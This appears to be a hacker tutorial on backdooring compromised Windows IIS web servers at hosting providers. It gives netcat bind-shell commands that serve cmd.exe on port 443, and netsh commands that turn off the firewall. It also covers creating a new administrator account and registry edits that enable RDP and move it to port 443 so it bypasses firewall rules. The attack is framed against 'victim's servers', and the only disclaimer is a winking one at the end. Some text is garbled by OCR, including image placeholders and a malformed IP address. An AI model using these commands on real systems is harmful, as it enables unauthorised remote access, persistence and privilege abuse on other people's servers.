Exploring windows back door – bypassing firewall on webhosting providers

Lulzsec47@gmail.com

For the past hackers have been looking out for backdooring windows server when it is hosted at some best hosting provider. A lot have been researched specially on it. However the key point of this paper is to discuss backdoor on windows host server and bypass firewall.

Most often when we find vulnerability in windows webserver – we try to upload asp/java shell on it.
As after uploading we go through the webserver directories and files, but most often we try to make backdoor on it so that we can connect it any time as it wont give pain in the ass. for that we need a command access. For command access we need to create a backdoor when we try to connect it should give a command prompt. So there are certain methods where we can make a backdoor which can give us remote servers command prompt.
Once we get asp shell on windows server iis 6/iis 5 we look to backdoor it. but due to firewall we often fail in that. Shortly its very difficult to connect or RATTing a server when firewall is there.

There are few ways where we can back door win servers.

Very first I will show you to make a backdoor **using net cat**

Upload netcat on remote pc and making a listening port.

For example.

```
C:\>nc –l –p 8080
```

[on 192.168.9.2]
So here we are making 8080 as the listening port

The next step is to connect 192.168.9.2 through remote system.

For that we need to install netcat on 192.168.9.2 and execute cmd prompt

So here is the command we need to run on 192.168.9.2

```
C:\>nc –l –p 8080 –e cmd.exe
```

After executing 192.168.9.2 start listening with attempting cmd executable

Lets assume we are trying to connect from 192.1689.7 to 192.168.9.2

So open telnet on 192.168.1.7 and connect to 192.168.1.4 on port 8080
With the following command

```
C:\>telnet 192.168.9.2 8080
```

Or u can use putty to connect
Just type the address 192.168.9.2 and specify the port no. 8080
Once u connect u will get the command prompt this way u can make a backdoor connect on win server.

After getting the command prompt u can disable firewall if required by command line

```
C:\>netsh firewall set opmode disable
```

Or
Use

```
C:\Windows\System32\netsh.exe "firewall set opmode = DISABLE profile = ALL"
```

There are tons of other options as well. Just go to a Command Line and type `netsh help` to see all of the things you can manipulate using netsh

if your computer is a domain member you must to use this command:

```
netsh firewall set opmode mode = DISABLE profile = ALL
```

to disable DOMAIN mode and Local mode

now if you want to make remote connection via rdp but remote desktop service is disable and you want to enable it .here is the method.

if u want to create a new user on the server and want it as admin here are the following commands.

```
net user newuser1 newpassword /add

net localgroup administrators newuser1 /add

net user newuser1
```

after creating new user if u want to connect remote connect on victims's server – u need to enable rdp on it
Used the following commands to enable Remote Desktop and run it from command prompt

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"
/v fDenyTSConnections /t REG_DWORD /d 0 /f
```

Once you enable rdp service you can make remote connection to victiom's server via rdp

But when it comes to real scenario – most of the webhosting provider blocks rdp connection in the sense they block inbound traffic on port no. 3389


[IIS Webserver]-------------[=Firewall=]-------------attacker

So the firewall rules will be
Allow traffic on 80, 443
Deny all * exception on 80 and 443*

So when we try to make rdp connection from external network it fails.

There are few methods where we can trick the firewall by running netcat on 443 or anyother open port on server. We just need to run netcat on 443 because firewall allows 443 traffic.

Here we need to connect on 443 as 443 traffic is enabled i.e https traffic




```
C:\Users\Kai\nc>nc -l -p 443 -e cmd.exe
```

For that we need to make listening on port 443 so that it can bypass firewall.
Here is the following command
C:\>nc –l –p 443 –e cmd.exe

Once we telnet to victim’s ip on 443 it gives command prompt and here firewall doesn’t block because the traffic is through 443

Conclusion:- Inorder to make a backdoor attempt, can use port 80,443 where it can bypass firewall and connect it safe.



Specify the destination you want to connect to

Host Name (or IP address): 192.168.9.2

Port: 443


Connection type: ○ Raw ● Telnet ○ Rlogin ○ SSH ○ Serial

Saved Sessions: Default Settings

Close window on exit: ○ Always ○ Never ● Only on clean exit

Here the snap shows that we are connecting to 192.168.9.2 via telnet on 443

After connecting to 192.168.9.2 we get connect on 443 with cmd



```
C:\Users\Kai\nc>
```

Once the connection is made means we have bypassed the firewall.

Here the same it comes when we need to connect via RDP.
By default rdp is running on 3389 – so we need to make it listen on 443 or anyother open port where firewall has kept it unblocked.

If you want to change the listening port, edit this registry key:


\HKLM\System\CurrentControlSet\Control\Terminal Server\WinStationRDP-TCP
Value : PortNUmber REG_DWORD=443

To turn on Terminal Server/RDP, edit this registry key (or to turn it on via command line):

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0

With this command you can enable the RDP Service.

After you've done this, you can access your remote PC using the standard Remote Desktop client by entering the IP address or DNS name followed by a colon (":") and the number 443



Computer: 192.168.9.2:443

User name: None specified

You will be asked for credentials when you connect.

Once you try to connect rdp through 443 – firewall won’t block here. This way you can bypass the firewall and make a backdoor attempt.

Conclusion: Here you can make a backdoor for windows on 80,443 port no. were firewall allows http, https traffic and won’t check any traffic to filter. You can also make RDP connection on 443 port no. so that 3389 port is not required and RDP connection can bypass firewall when 3389 port is blocked from external network.

This paper is for learning purpose and made to the best of my knowledge. Do not try any illegal attempt on any hosting providers ;)

….hacking is my virtue…